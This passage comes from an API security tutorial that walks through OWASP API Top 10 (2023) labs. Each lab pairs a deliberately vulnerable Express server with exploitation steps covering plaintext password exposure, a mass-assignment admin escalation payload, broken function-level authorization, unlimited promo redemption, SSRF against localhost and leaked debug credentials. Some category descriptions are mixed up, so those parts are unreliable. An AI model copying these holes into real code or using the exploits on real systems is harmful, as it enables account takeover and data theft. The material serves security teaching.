      <button type="submit">View Profile</button>
    </form>
    <div id="result"></div>
    <script>
    async function getUser(e) {
      e.preventDefault();
      const id = e.target.id.value;
      const res = await fetch('/api/admin/users/' + id);
      const data = await res.json();
      document.getElementById('result').innerHTML =

```



```

        '<strong>Username:</strong> ' + data.username + '<br>' +
        '<strong>Bio:</strong> ' + data.bio + '<br>' +
        '<strong>isAdmin:</strong> ' + data.isAdmin + '<br>' +
        '<strong>Password:</strong> ' + data.password;
    }
</script>
`);
});

// API: Admin only - allows full access to user data (exposing plain password)
app.get('/api/admin/users/:id', (req, res) => {
  if (!req.session.userId || users[req.session.userId].isAdmin === false) {
    return res.status(403).json({ error: 'Forbidden' });
  }

  const user = users[req.params.id];
  if (user) {
    res.json(user); // Admin can see all details, including plain-text password
  } else {
    res.status(404).json({ error: 'User not found' });
  }
});

// API: Public - restricts sensitive fields
app.get('/api/users/:id', (req, res) => {
  const user = users[req.params.id];
  if (user) {
    const { password, isAdmin, ...publicProfile } = user;
    res.json(publicProfile); // Excludes sensitive fields for non-admins
  } else {
    res.status(404).json({ error: 'User not found' });
  }
});

app.listen(port, () => {
  console.log(`Lab running at http://localhost:${port}`);
});

```

Exploitation:

1. Visit /login and log in with an admin account (e.g., alice, password123).
2. After logging in, you will be redirected to the Admin Profile Viewer page.
3. Input a User ID (e.g., 1 for Alice) and click View Profile.
4. The admin profile will return the username, bio, isAdmin, and plain-text password of the user (this is the excessive information exposure). An attacker (logged in as admin) can see sensitive information like password and isAdmin.

Mass Assignment lab setup

Install requirements

```

$ sudo apt update; sudo apt install nodejs npm
$ mkdir -p APIsecurity/BOPLA/massAssignment; cd APIsecurity/BOPLA/massAssignment
$ npm init -y; npm i express jsonwebtoken

```

Create a vulnerable code: index.js

```
const express = require('express');
const session = require('express-session');
const app = express();
const port = 3000;

app.use(express.json());
app.use(express.urlencoded({
  extended: true
}));

app.use(session({
  secret: 'mass_assignment_lab',
  resave: false,
  saveUninitialized: true,
}));

// Default users
const users = [{
  username: 'alice',
  password: 'alice123',
  fullname: 'Alice Anderson',
  email: 'alice@example.com',
  admin: false
},
{
  username: 'bob',
  password: 'bob123',
  fullname: 'Bob Builder',
  email: 'bob@example.com',
  admin: true
}
];

// Serve registration form
app.get('/register', (req, res) => {
  res.send(`
    <h2>Register</h2>
    <form onsubmit="register(event)">
      <label>Username:</label><br>
      <input type="text" name="username" required><br><br>
      <label>Password:</label><br>
      <input type="password" name="password" required><br><br>
      <label>Full Name:</label><br>
      <input type="text" name="fullname" required><br><br>
      <label>Email Address:</label><br>
      <input type="email" name="email" required><br><br>
      <button type="submit">Register</button>
    </form>
    <div id="result"></div>
    <script>
      async function register(e) {
        e.preventDefault();
        const form = e.target;
        const data = {
          username: form.username.value,
          password: form.password.value,
          fullname: form.fullname.value,
          email: form.email.value
        };
        const res = await fetch('/api/register', {
          method: 'POST',
```

```

        headers: { 'Content-Type': 'application/json' },
        body: JSON.stringify(data)
    });

    if (res.status === 409) {
        document.getElementById('result').innerText = 'User already exists!';
    } else {
        document.getElementById('result').innerText = 'User registered successfully!';
    }
}
</script>
`);
});

```

// Serve login form

```

app.get('/login', (req, res) => {
    res.send(`
        <h2>Login</h2>
        <form onsubmit="login(event)">
        <label>Username:</label><br>
        <input type="text" name="username" required><br><br>
        <label>Password:</label><br>
        <input type="password" name="password" required><br><br>
        <button type="submit">Login</button>
        </form>
        <div id="result"></div>
        <script>
        async function login(e) {
            e.preventDefault();
            const form = e.target;
            const res = await fetch('/api/login', {
                method: 'POST',
                headers: { 'Content-Type': 'application/json' },
                body: JSON.stringify({
                    username: form.username.value,
                    password: form.password.value
                })
            });
            const json = await res.json();
            if (json.success) {
                location.href = "/dashboard";
            } else {
                document.getElementById('result').innerText = json.message;
            }
        }
        </script>
    `);
});

```

// Serve dashboard

```

app.get('/dashboard', (req, res) => {
    const user = req.session.user;
    if (!user) return res.redirect('/login');

    if (user.admin) {
        res.send(`
            <h2>Admin Dashboard</h2>
            <p>Welcome, ${user.fullname}</p>
            <p>Email: ${user.email}</p>
            <p>You are an <strong>Admin</strong></p>
        `);
    } else {
        res.send(`
            <h2>User Dashboard</h2>

```

```

    <p>welcome, ${user.fullname}</p>
    <p>You are a <strong>normal user</strong>.</p>
    `);
  }
});

// API: Register endpoint (VULNERABLE to mass-assignment)
app.post('/api/register', (req, res) => {
  const {
    username,
    password,
    fullname,
    email,
    admin
  } = req.body;

  // Check if the username already exists
  if (Object.values(users).some(u => u.username === username)) {
    return res.status(409).json({
      message: 'User already exists'
    });
  }

  const newId = Object.keys(users).length + 1;
  users[newId] = {
    id: newId,
    username,
    password,
    fullname,
    email,
    admin: !!admin // this is where mass-assignment works
  };

  res.json({
    message: 'Registered',
    user: users[newId]
  });
});

// API: Login endpoint
app.post('/api/login', (req, res) => {
  const {
    username,
    password
  } = req.body;
  const user = users.find(u => u.username === username && u.password === password);
  if (user) {
    req.session.user = user;
    res.json({
      success: true
    });
  } else {
    res.json({
      success: false,
      message: "Invalid credentials"
    });
  }
});

app.listen(port, () => {
  console.log(`Mass-Assignment Lab running at http://localhost:${port}`);
});

```

Exploitation:

Go to the Register page.

Intercept or craft the API request to `/api/register`.

Add `"admin": true` to the JSON payload manually:

```
{
  "username": "attacker",
  "password": "attacker123",
  "fullname": "Evil User",
  "email": "evil@attacker.com",
  "admin": true
}
```

Submit the request — the response confirms `admin: true`.

Login as “attacker” — you now get access to the Admin Dashboard.

API 04:2023 Unrestricted Resource Consumption

It refers to APIs that do not adequately limit or control the use of system resources such as CPU, memory, storage, bandwidth, or database connections. This allows attackers or even legitimate users to abuse the API by sending large or excessive requests, leading to Excessive Information Exposure, performance degradation or denial of service. For example, an image processing API might allow users to upload extremely large files or request resource-intensive transformations without any size or complexity limits. An attacker could exploit this by flooding the API with such requests, consuming server resources and making the service unavailable to others. The impact ranges from increased operational costs and degraded performance to full-scale outages that affect the availability of the application.

Lab Setup

Install requirements

```
$ sudo apt update; sudo apt install nodejs npm
$ mkdir -p APIsecurity/ResourceConsumption; cd APIsecurity/ResourceConsumption
$ npm init -y; npm i express jsonwebtoken
```

Create a vulnerable code: `index.js`

```
const express = require('express');
const app = express();
const port = 3000;

app.use(express.json());
app.use(express.urlencoded({ extended: true }));

// Simulated database: 5000 user profiles
const users = Array.from({ length: 5000 }, (_, i) => ({
```

```

id: i + 1,
username: `user${i + 1}`,
email: `user${i + 1}@example.com`,
bio: `This is user ${i + 1}'s bio.`
});

const PAGE_SIZE = 10;

// HTML UI
app.get('/', (req, res) => {
  res.send(`
    <h2>Browse Users</h2>
    <form onsubmit="loadPage(event)">
      <label>Page Number:</label><br>
      <input type="number" name="page" placeholder="e.g., 1"><br><br>
      <button type="submit">Fetch Page</button>
    </form>

    <div id="result"></div>

    <script>
      async function loadPage(e) {
        e.preventDefault();
        const page = e.target.page.value;
        const res = await fetch('/api/fetch/page/' + page);
        const data = await res.json();
        show(data);
      }

      function show(data) {
        document.getElementById('result').innerHTML =
          '<h3>Results:</h3>' +
          data.map(user => `
            <div><strong>\${user.username}</strong><br>
            Email: \${user.email}<br>
            Bio: \${user.bio}</div><hr>
          `).join('');
      }
    </script>
  `);
});

// Safe paginated API
app.get('/api/fetch/page/:pageNum', (req, res) => {
  const pageNum = parseInt(req.params.pageNum);
  const start = (pageNum - 1) * PAGE_SIZE;
  const end = start + PAGE_SIZE;
  res.json(users.slice(start, end));
});

// Vulnerable endpoint – returns everything!
app.get('/api/fetch', (req, res) => {
  res.json(users); // No pagination, no limit
});

app.listen(port, () => {
  console.log(`Server running at http://localhost:${port}`);
});

```

Exploitation:

Open browser dev tools or use a tool like curl/Postman.

Send a request to:

```
$ curl http://victim:3000/api/fetch
```

The server returns all 5000+ user profiles in one response.

Repeating or automating this causes high memory/CPU usage, leading to potential denial of service.

API 05:2023 Broken Function Level Authorization

It occurs when an API fails to properly enforce access control at the level of individual object properties, allowing users to view or modify properties they shouldn't have access to. This is different from object-level authorization, as it focuses on specific fields within an object rather than the object as a whole. For example, in a user profile update API like `PATCH /api/users/123`, a regular user might include `"isAdmin": true` in their request body. If the server does not validate which fields the user is authorized to change, the user could escalate their privileges by altering sensitive fields. The impact of this vulnerability can be significant, potentially leading to privilege escalation, information disclosure, or unauthorized manipulation of application data.

Lab Setup

Install requirements

```
$ sudo apt update; sudo apt install nodejs npm
$ mkdir -p APIsecurity/BFLA; cd APIsecurity/BFLA
$ npm init -y; npm i express jsonwebtoken
```

Create a vulnerable code: `index.js`

```
const express = require('express');
const jwt = require('jsonwebtoken');
const app = express();
const port = 3000;

app.use(express.json());
app.use(express.urlencoded({ extended: true }));

const jwtSecret = 'secret123';

const users = {
  alice: {
    password: 'alicepass',
    profile: { name: 'Alice', email: 'alice@example.com', bio: 'Regular user' }
  },
  bob: {
    password: 'bobpass',
    profile: { name: 'Bob', email: 'bob@example.com', bio: 'Admin of the system' }
  }
};
```

```

// HTML: Login
app.get('/', (req, res) => {
  res.send(`
    <h2>Login</h2>
    <form onsubmit="login(event)">
      <input name="username" placeholder="Username"><br>
      <input name="password" type="password" placeholder="Password"><br>
      <button type="submit">Login</button>
    </form>
    <div id="error" style="color:red;"></div>

    <script>
    async function login(e) {
      e.preventDefault();
      const form = e.target;
      const res = await fetch('/api/login', {
        method: 'POST',
        headers: { 'Content-Type': 'application/json' },
        body: JSON.stringify({
          username: form.username.value,
          password: form.password.value
        })
      });
      const data = await res.json();
      if (res.ok) {
        localStorage.setItem('jwt', data.token);
        location.href = '/profile';
      } else {
        document.getElementById('error').innerText = data.message;
      }
    }
    </script>
  `);
});

// HTML: Profile Page
app.get('/profile', (req, res) => {
  res.send(`
    <h2>Your Profile</h2>
    <div id="profileInfo"></div>
    <div id="adminActions"></div>
    <div id="error" style="color:red;"></div>

    <script>
    async function fetchProfile() {
      const token = localStorage.getItem('jwt');
      const res = await fetch('/api/profile', {
        headers: { Authorization: 'Bearer ' + token }
      });
      const data = await res.json();
      if (res.ok) {
        document.getElementById('profileInfo').innerHTML = `
          <strong>Name:</strong> \${data.name} <br>
          <strong>Email:</strong> \${data.email} <br>
          <strong>Bio:</strong> \${data.bio} <br>
        `;

        // ONLY show for Bob (hardcoded client-side check)
        if (data.name === 'Bob') {
          document.getElementById('adminActions').innerHTML = `
            <h3>Create New User</h3>
            <form onsubmit="createUser(event)">
              <input name="username" placeholder="Username"><br>
              <input name="password" type="password" placeholder="Password"><br>
          `;
        }
      }
    }
    </script>
  `);
});

```



```

        <input name="name" placeholder="Full Name"><br>
        <input name="email" placeholder="Email"><br>
        <input name="bio" placeholder="Bio"><br>
        <button type="submit">Create User</button>
    </form>
    <div id="createResult" style="color:green;"></div>
    `;
}
} else {
    document.getElementById('error').innerText = data.message;
}
}

async function createUser(e) {
    e.preventDefault();
    const form = e.target;
    const token = localStorage.getItem('jwt');
    const res = await fetch('/api/admin/create-user', {
        method: 'POST',
        headers: { 'Content-Type': 'application/json', Authorization: 'Bearer ' + token },
        body: JSON.stringify({
            username: form.username.value,
            password: form.password.value,
            name: form.name.value,
            email: form.email.value,
            bio: form.bio.value
        })
    });
    const data = await res.json();
    if (res.ok) {
        document.getElementById('createResult').innerText = 'User created: ' + data.creat\
ed;
    } else {
        document.getElementById('createResult').innerText = 'Error: ' + data.message;
    }
}

fetchProfile();
</script>
`);
});

// API: Login
app.post('/api/login', (req, res) => {
    const { username, password } = req.body;
    if (!users[username] || users[username].password !== password) {
        return res.status(401).json({ message: 'Invalid credentials' });
    }
    const token = jwt.sign({ username }, jwtSecret);
    res.json({ token });
});

// API: Profile
app.get('/api/profile', (req, res) => {
    const auth = req.headers.authorization;
    if (!auth || !auth.startsWith('Bearer ')) return res.status(401).json({ message: 'Missing\
token' });
    try {
        const token = auth.split(' ')[1];
        const payload = jwt.verify(token, jwtSecret);
        const user = users[payload.username];
        if (!user) return res.status(404).json({ message: 'User not found' });
        res.json(user.profile);
    }
});

```

```

} catch {
  res.status(401).json({ message: 'Invalid token' });
}
});

// Broken Access Control: Anyone with token can access this
app.post('/api/admin/create-user', (req, res) => {
  const auth = req.headers.authorization;
  if (!auth || !auth.startsWith('Bearer ')) return res.status(401).json({ message: 'Missing\
  token' });

  try {
    const token = auth.split(' ')[1];
    jwt.verify(token, jwtSecret); // No user-level authorization
    const { username, password, name, email, bio } = req.body;
    if (!username || !password) return res.status(400).json({ message: 'Missing fields' });
  };
  if (users[username]) return res.status(400).json({ message: 'User already exists' });

  users[username] = {
    password,
    profile: { name, email, bio }
  };
  return res.json({ message: 'User created', created: username });
} catch {
  res.status(401).json({ message: 'Invalid token' });
}
});

app.listen(port, () => {
  console.log(`Lab running at http://localhost:${port}`);
});

```

Exploitation:

Login as Alice at / with: alice/alicepass

Capture JWT token from browser localStorage.

Craft API request to create a user:

```

POST /api/admin/create-user
Authorization: Bearer <Alice's token>
Content-Type: application/json

{
  "username": "hacker",
  "password": "hacked",
  "name": "Hacker",
  "email": "hacker@example.com",
  "bio": "I should not be here"
}

```

User gets created — no backend check that only Bob can do this.

API 06:2023 Unrestricted Access to Sensitive Business Flows

It refers to the exposure of critical business operations through APIs without enforcing proper controls such as authentication, authorization, rate-limiting, or workflow restrictions. These sensitive flows often include high-impact actions like purchasing, upgrading accounts, redeeming rewards, or triggering financial transactions. For example, in an e-commerce platform, a user might discover an endpoint like `POST /api/checkout/complete` and replay it multiple times to complete purchases without proper payment verification. If these operations are not tightly controlled, attackers can exploit them to abuse business logic, gain unfair advantages, or cause financial losses. The impact includes revenue loss, inventory manipulation, and trust damage to the business.

Lab Setup:

Install requirements

```
$ sudo apt update; sudo apt install nodejs npm
$ mkdir -p APIsecurity/SensitiveBusinessFlow; cd APIsecurity/SensitiveBusinessFlow
$ npm init -y; npm i express
```

Create a vulnerable code: index.js

```
const express = require('express');
const app = express();
const port = 3000;

app.use(express.json());

// Simulated users DB with username, password, and credits
const users = {
  alice: { username: 'alice', password: 'password123', credits: 50, isAdmin: false },
  bob: { username: 'bob', password: 'password456', credits: 100, isAdmin: true },
};

let currentUser = null;

const checkAdmin = () => currentUser && users[currentUser].isAdmin;

// Serve the HTML UI
app.get('/', (req, res) => {
  res.send(`
    <!DOCTYPE html>
    <html lang="en">
    <head>
      <meta charset="UTF-8">
      <meta name="viewport" content="width=device-width, initial-scale=1.0">
    </head>
    <body>
      <!-- Login Form -->
      <h2>Login</h2>
      <form id="loginForm">
        <label>Username:</label><br>
        <input type="text" id="username" name="username"><br><br>
        <label>Password:</label><br>
        <input type="password" id="password" name="password"><br><br>
        <button type="submit">Login</button>
      </form>
    </body>
  `);
});
```

```

</form>

<div id="loginMessage"></div>

<!-- Dashboard (only after login) -->
<div id="dashboard" style="display: none;">
  <h2>Dashboard</h2>
  <p id="welcomeMessage"></p>
  <p>Your current credits: <span id="credits"></span></p>
  <button onclick="redeemPromo()">Redeem Promo</button>
  <p id="redeemMessage"></p>
  <button onclick="logout()">Logout</button>
</div>

<script>
  // Handle Login
  document.getElementById('loginForm').addEventListener('submit', async (e) => {
    e.preventDefault();
    const username = document.getElementById('username').value;
    const password = document.getElementById('password').value;

    const res = await fetch('/api/login', {
      method: 'POST',
      headers: { 'Content-Type': 'application/json' },
      body: JSON.stringify({ username, password })
    });

    const data = await res.json();
    if (res.status === 200) {
      document.getElementById('loginMessage').innerText = 'Login successful\
!';

      showDashboard();
    } else {
      document.getElementById('loginMessage').innerText = data.message;
    }
  });

  // Show dashboard after login
  function showDashboard() {
    document.getElementById('loginForm').style.display = 'none';
    document.getElementById('dashboard').style.display = 'block';
    getDashboardData();
  }

  // Get user dashboard data
  async function getDashboardData() {
    const res = await fetch('/api/dashboard');
    const data = await res.json();
    document.getElementById('welcomeMessage').innerText = data.message;
    document.getElementById('credits').innerText = data.credits;
  }

  // Redeem Promo
  async function redeemPromo() {
    const res = await fetch('/api/redeem', { method: 'POST' });
    const data = await res.json();
    document.getElementById('redeemMessage').innerText = data.message;
    getDashboardData(); // Refresh credits after redemption
  }

  // Logout
  async function logout() {
    const res = await fetch('/api/logout', { method: 'POST' });
    const data = await res.json();
  }

```

```

        document.getElementById('loginMessage').innerText = data.message;
        document.getElementById('loginForm').style.display = 'block';
        document.getElementById('dashboard').style.display = 'none';
    }
</script>
</body>
</html>
`);
});

// Login Endpoint
app.post('/api/login', (req, res) => {
    const { username, password } = req.body;

    const user = users[username];
    if (user && user.password === password) {
        currentUser = username;
        return res.json({ message: 'Login successful!' });
    } else {
        return res.status(401).json({ message: 'Invalid credentials' });
    }
});

// Logout Endpoint
app.post('/api/logout', (req, res) => {
    currentUser = null;
    return res.json({ message: 'Logout successful!' });
});

// Dashboard Endpoint (Sensitive Data Exposure)
app.get('/api/dashboard', (req, res) => {
    if (!currentUser) {
        return res.status(401).json({ message: 'Unauthorized' });
    }

    const user = users[currentUser];
    return res.json({
        message: `Welcome, ${user.username}!`,
        credits: user.credits,
    });
});

// Redeem Promo Endpoint (Unrestricted Access to Business Flow)
app.post('/api/redeem', (req, res) => {
    if (!currentUser) {
        return res.status(401).json({ message: 'Unauthorized' });
    }

    const user = users[currentUser];
    user.credits += 10; // Grant 10 more credits
    return res.json({ message: 'Promo redeemed successfully!', credits: user.credits });
});

app.listen(port, () => {
    console.log(`Server running at http://localhost:${port}`);
});

```

Exploitation:

1. A user logs in through the UI using valid credentials (e.g., alice with password123).
2. Once logged in, the user is presented with a dashboard that shows their credits and a "Redeem Promo" button.

3. Without proper rate-limiting or authorization checks, an attacker can keep hitting the `/api/redeem` endpoint repeatedly. Each time the attacker redeems, their credit balance increases (e.g., by 10 credits per redeem).
4. By repeatedly calling the `/api/redeem` endpoint, the attacker can accumulate excessive credits and potentially cause financial losses or unfair advantages (e.g., redeeming unlimited promos).

API 07:2023 Server-Side Request Forgery (SSRF)

It refers to a vulnerability in which an attacker is able to send crafted requests from a vulnerable server to internal or external resources that the server has access to, but the attacker shouldn't. This occurs when the server processes user-supplied URLs or other input without proper validation, allowing attackers to make requests on behalf of the server to internal services, cloud metadata endpoints, or other trusted resources. For example, an attacker might input a URL like `http://localhost:8000/admin` in a vulnerable API's `GET /api/proxy` endpoint that fetches data from external URLs. If the server doesn't validate or sanitize the URL, it could unknowingly make a request to an internal admin panel, exposing sensitive data or enabling actions like internal system exploitation or port scanning. The impact of SSRF can range from information disclosure to remote code execution, network scanning, and privilege escalation.

Lab Setup:

Install requirements

```
$ sudo apt update; sudo apt install nodejs npm
$ mkdir -p APIsecurity/ssrf; cd APIsecurity/ssrf
$ npm init -y; npm i express express-session axios
```

Create a vulnerable code: `index.js`

```
const express = require('express');
const session = require('express-session');
const axios = require('axios');
const fs = require('fs');
const bodyParser = require('body-parser');
const path = require('path');
const app = express();
const port = 3000;

app.use(bodyParser.json());
app.use(bodyParser.urlencoded({ extended: true }));

app.use(session({
  secret: 'ssrf_lab_secret',
  resave: false,
  saveUninitialized: true,
}));

const users = {
  alice: { username: 'alice', password: 'password123', isAdmin: false },
  bob: { username: 'bob', password: 'password456', isAdmin: true }
};
```

```

// Serve login page
app.get('/', (req, res) => {
  res.send(`
    <html>
    <body>
      <h2>Login</h2>
      <form id="loginForm">
        <label>Username:</label><br>
        <input type="text" id="username"><br><br>
        <label>Password:</label><br>
        <input type="password" id="password"><br><br>
        <button type="submit">Login</button>
      </form>
      <div id="loginMessage"></div>

      <script>
        document.getElementById('loginForm').addEventListener('submit', async (e) => {
          e.preventDefault();
          const username = document.getElementById('username').value;
          const password = document.getElementById('password').value;

          const res = await fetch('/api/login', {
            method: 'POST',
            headers: { 'Content-Type': 'application/json' },
            body: JSON.stringify({ username, password })
          });

          const data = await res.json();
          if (res.status === 200) {
            window.location.href = '/dashboard';
          } else {
            document.getElementById('loginMessage').innerText = data.message;
          }
        });
      </script>
    </body>
    </html>
  `);
});

// API login handler
app.post('/api/login', (req, res) => {
  const { username, password } = req.body;
  const user = users[username];

  if (user && user.password === password) {
    req.session.user = user;
    res.json({ message: 'Login successful' });
  } else {
    res.status(401).json({ message: 'Invalid credentials' });
  }
});

// Dashboard page
app.get('/dashboard', (req, res) => {
  if (!req.session.user) {
    return res.redirect('/');
  }

  res.send(`
    <html>
    <head><title>Dashboard</title></head>
    <body>

```

```

    <h2>Welcome, ${req.session.user.username}</h2>
    <form id="ssrfForm">
    <label>URL to fetch:</label><br>
    <input type="text" id="url"><br><br>
    <button type="submit">Fetch URL</button>
    </form>
    <div id="result"></div>
    <button onclick="logout()">Logout</button>

    <script>
    document.getElementById('ssrfForm').addEventListener('submit', async (e) => {
      e.preventDefault();
      const url = document.getElementById('url').value;
      const res = await fetch('/api/ssrf', {
        method: 'POST',
        headers: { 'Content-Type': 'application/json' },
        body: JSON.stringify({ url })
      });
      const data = await res.json();
      document.getElementById('result').innerText = data.data || data.message;
    });

    async function logout() {
      await fetch('/api/logout', { method: 'POST' });
      window.location.href = '/';
    }
    </script>
  </body>
</html>
`);
});

// SSRF endpoint (vulnerable)
app.post('/api/ssrf', async (req, res) => {
  if (!req.session.user) return res.status(401).json({ message: 'Unauthorized' });

  const { url } = req.body;

  try {
    const response = await axios.get(url);
    res.json({ data: response.data });
  } catch (err) {
    res.status(500).json({ message: 'Failed to fetch URL' });
  }
});

// Logout
app.post('/api/logout', (req, res) => {
  req.session.destroy(() => {
    res.json({ message: 'Logged out' });
  });
});

// Start server
app.listen(port, () => {
  console.log(`SSRF lab running at http://localhost:${port}`);
});

```

Exploitation:

Login using a valid user (e.g., alice / password123) via the UI form (sends request to /api/login).

After login, you're redirected to the dashboard with a form to fetch a URL.

In the "URL to fetch" field, enter a sensitive internal URL:

```
http://127.0.0.1:3000/login
```

Submit the form — the server makes a server-side request to the internal address.

Response from internal service is reflected back to the user, exposing internal files or services.

API 08:2023 Security Misconfiguration

It occurs when APIs are deployed with insecure default settings, incomplete configurations, or unnecessary features that expose the system to attackers. These misconfigurations can include overly verbose error messages, improper CORS settings, exposed admin panels, missing security headers, or unnecessary HTTP methods like PUT, DELETE, or TRACE being enabled. For example, an API might be deployed in debug mode or return stack traces in error responses via GET /api/user?id=nonexistent, which leaks internal implementation details. Attackers can use this information to craft more precise attacks or discover other weaknesses. The impact can vary from sensitive information exposure to full system compromise, depending on the severity of the misconfiguration.

Lab Setup:

Install requirements

```
$ sudo apt update; sudo apt install nodejs npm
$ mkdir -p APIsecurity/SecurityMisconfiguration; cd APIsecurity/SecurityMisconfiguration
$ npm init -y; npm i express express-session axios
```

Create a vulnerable code: index.js

```
const express = require('express');
const session = require('express-session');
const app = express();
const port = 3000;

app.use(express.static('public'));
app.use(express.json());
app.use(express.urlencoded({ extended: true }));

app.use(session({
  secret: 'dev_secret',
  resave: false,
  saveUninitialized: true,
}));

// Simulated users DB
const users = {
  alice: { username: 'alice', password: 'alice123', fullName: 'Alice Smith' },
  bob: { username: 'bob', password: 'bob123', fullName: 'Bob Brown' }
```

```

};

// HTML UI
app.get('/', (req, res) => {
  res.send(`
    <h2>Login</h2>
    <form id="loginForm">
      <label>Username:</label><br>
      <input type="text" id="username"><br><br>
      <label>Password:</label><br>
      <input type="password" id="password"><br><br>
      <button type="submit">Login</button>
    </form>
    <div id="message"></div>
    <div id="dashboard" style="display:none;">
      <h3>Welcome, <span id="name"></span></h3>
      <button onclick="checkUser()">Check User ID</button><br><br>
      <input type="text" id="userIdInput" placeholder="Enter ID (e.g. 123)">
      <div id="userResult"></div>
      <br><button onclick="logout()">Logout</button>
    </div>
    <script>
    document.getElementById('loginForm').addEventListener('submit', async (e) => {
      e.preventDefault();
      const username = document.getElementById('username').value;
      const password = document.getElementById('password').value;
      const res = await fetch('/api/login', {
        method: 'POST',
        headers: { 'Content-Type': 'application/json' },
        body: JSON.stringify({ username, password })
      });
      const data = await res.json();
      document.getElementById('message').innerText = data.message;
      if (res.status === 200) {
        document.getElementById('loginForm').style.display = 'none';
        document.getElementById('dashboard').style.display = 'block';
        document.getElementById('name').innerText = data.fullName;
      }
    });

    async function checkUser() {
      const id = document.getElementById('userIdInput').value;
      const res = await fetch('/api/user?id=' + id);
      const data = await res.json();
      document.getElementById('userResult').innerText = JSON.stringify(data);
    }

    async function logout() {
      const res = await fetch('/api/logout', { method: 'POST' });
      const data = await res.json();
      document.getElementById('loginForm').style.display = 'block';
      document.getElementById('dashboard').style.display = 'none';
      document.getElementById('message').innerText = data.message;
    }
    </script>
  `);
});

// API: Login
app.post('/api/login', (req, res) => {
  const { username, password } = req.body;
  const user = users[username];

  if (!user) {

```

```

    return res.status(404).json({ message: 'User not found' });
}

if (user.password !== password) {
    return res.status(401).json({ message: 'Invalid password' });
}

req.session.user = user;
res.json({ message: 'Login successful', fullName: user.fullName });
});

// API: Logout
app.post('/api/logout', (req, res) => {
    req.session.destroy(() => {
        res.json({ message: 'Logged out' });
    });
});

// API: Simulated user lookup with verbose error (misconfiguration)
app.get('/api/user', (req, res) => {
    const id = req.query.id;

    // Simulate error for unknown user ID
    if (id !== '1') {
        return res.status(500).json({
            error: 'UserNotFoundException',
            stack: `Error: No user found with ID ${id}\n    at /api/user:34:13\n    at simulatedDB\ (/fake/db.js:5:3)`
        });
    }

    res.json({ id, name: 'Fake User', email: 'fake@example.com' });
});

// Misconfiguration: Exposed dev tool
app.get('/api/devtools', (req, res) => {
    res.json({
        debug: true,
        environment: 'development',
        internalConfig: {
            dbHost: 'localhost',
            dbUser: 'root',
            dbPass: 'rootpass',
            featureFlags: {
                betaUI: true,
                adminBypass: true
            }
        },
        stack: 'SimulatedError: Dev tools loaded\n    at /api/devtools:55:10'
    });
});

app.listen(port, () => {
    console.log(`Lab running at http://localhost:${port}`);
});

```

Exploitation - Verbose Error Message (User Lookup):

- Step 1: Send a GET request to `/api/user?id=nonexistent`.
- Step 2: Receive a detailed error message containing internal stack traces and debug info.

- Impact: Allows attackers to understand the server structure, helping craft more precise attacks (e.g., SQL injection or path traversal).

Exploitation - Exposed Dev Endpoint

- Step 1: Send a GET request to `/api/devtools`.
- Step 2: Receive internal config details, including database credentials, feature flags, and sensitive data.
- Impact: Exposes critical internal configurations, which attackers can leverage to bypass security measures (e.g., use `adminBypass: true` to gain admin privileges).

API 09:2023 Improper Inventory Management

It refers to weaknesses in how an API handles and tracks the availability, quantity, or state of resources like products, services, or inventory. This vulnerability occurs when there are no proper checks or controls to ensure that inventory data remains consistent and up-to-date, or when APIs allow attackers to manipulate the system to gain access to unavailable or unauthorized resources. For example, in an online store, an API endpoint like `GET /api/products/12345` might incorrectly return an out-of-stock product as available, or fail to properly update stock levels after a purchase is made. An attacker could exploit this by ordering products that aren't in stock or bypassing stock checks, resulting in financial loss or reputation damage. The impact includes mismanagement of inventory, loss of revenue, and even customer dissatisfaction or fraud.

Lab Setup:

Install requirements

```
$ sudo apt update; sudo apt install nodejs npm
$ mkdir -p APIsecurity/SecurityMisconfiguration; cd APIsecurity/SecurityMisconfiguration
$ npm init -y; npm i express express-session axios
```

Create a vulnerable code: `index.js`

```
const express = require('express');
const session = require('express-session');
const app = express();
const port = 3000;

app.use(express.json());
app.use(express.urlencoded({ extended: true }));

// Session middleware
app.use(session({
  secret: 'secret_key',
  resave: false,
  saveUninitialized: true,
}));

// Simulated product inventory
const products = {
  1: { id: 1, name: 'Laptop', stock: 10, price: 999 },
```

```

2: { id: 2, name: 'Smartphone', stock: 0, price: 499 },
3: { id: 3, name: 'Headphones', stock: 5, price: 149 },
};

// Simulated users DB with plain-text passwords
const users = {
  alice: { username: 'alice', password: 'password123', isAdmin: false },
  bob: { username: 'bob', password: 'password456', isAdmin: true },
};

// Login API
app.post('/api/login', (req, res) => {
  const { username, password } = req.body;
  const user = users[username];
  if (user && user.password === password) {
    req.session.user = user;
    res.json({ message: 'Login successful' });
  } else {
    res.status(401).json({ message: 'Invalid credentials' });
  }
});

// Check inventory for a product
app.get('/api/products/:id', (req, res) => {
  const product = products[req.params.id];
  if (product) {
    res.json(product); // Return product info including stock
  } else {
    res.status(404).json({ message: 'Product not found' });
  }
});

// Purchase product (without proper stock validation)
app.post('/api/purchase', (req, res) => {
  if (!req.session.user) {
    return res.status(401).json({ message: 'Unauthorized' });
  }

  const { productId, quantity } = req.body;
  const product = products[productId];

  if (!product) {
    return res.status(404).json({ message: 'Product not found' });
  }

  // Vulnerability: No check for available stock
  product.stock -= quantity; // Stock is reduced even when quantity is unavailable

  res.json({ message: `Successfully purchased ${quantity} of ${product.name}` });
});

// Frontend (HTML UI)
app.get('/', (req, res) => {
  res.send(`
    <h1>Product Store</h1>
    <h2>Login</h2>
    <form id="loginForm">
      <label>Username:</label><br>
      <input type="text" id="username" name="username"><br><br>
      <label>Password:</label><br>
      <input type="password" id="password" name="password"><br><br>
      <button type="submit">Login</button>
    </form>
  `);
});

```

```

<div id="loginMessage"></div>

<h2>Available Products</h2>
<div id="productsList"></div>

<script>
document.getElementById('loginForm').addEventListener('submit', async (e) => {
  e.preventDefault();
  const username = document.getElementById('username').value;
  const password = document.getElementById('password').value;

  const res = await fetch('/api/login', {
    method: 'POST',
    headers: { 'Content-Type': 'application/json' },
    body: JSON.stringify({ username, password })
  });

  const data = await res.json();
  if (res.status === 200) {
    document.getElementById('loginMessage').innerText = 'Login successful!';
    loadProducts();
  } else {
    document.getElementById('loginMessage').innerText = data.message;
  }
});

// Load and display available products
async function loadProducts() {
  const res = await fetch('/api/products/1');
  const product1 = await res.json();
  const res2 = await fetch('/api/products/2');
  const product2 = await res2.json();
  const res3 = await fetch('/api/products/3');
  const product3 = await res3.json();

  document.getElementById('productsList').innerHTML = `
    <p>\${product1.name} - Stock: \${product1.stock} - \${product1.price}</p>
    <p>\${product2.name} - Stock: \${product2.stock} - \${product2.price}</p>
    <p>\${product3.name} - Stock: \${product3.stock} - \${product3.price}</p>
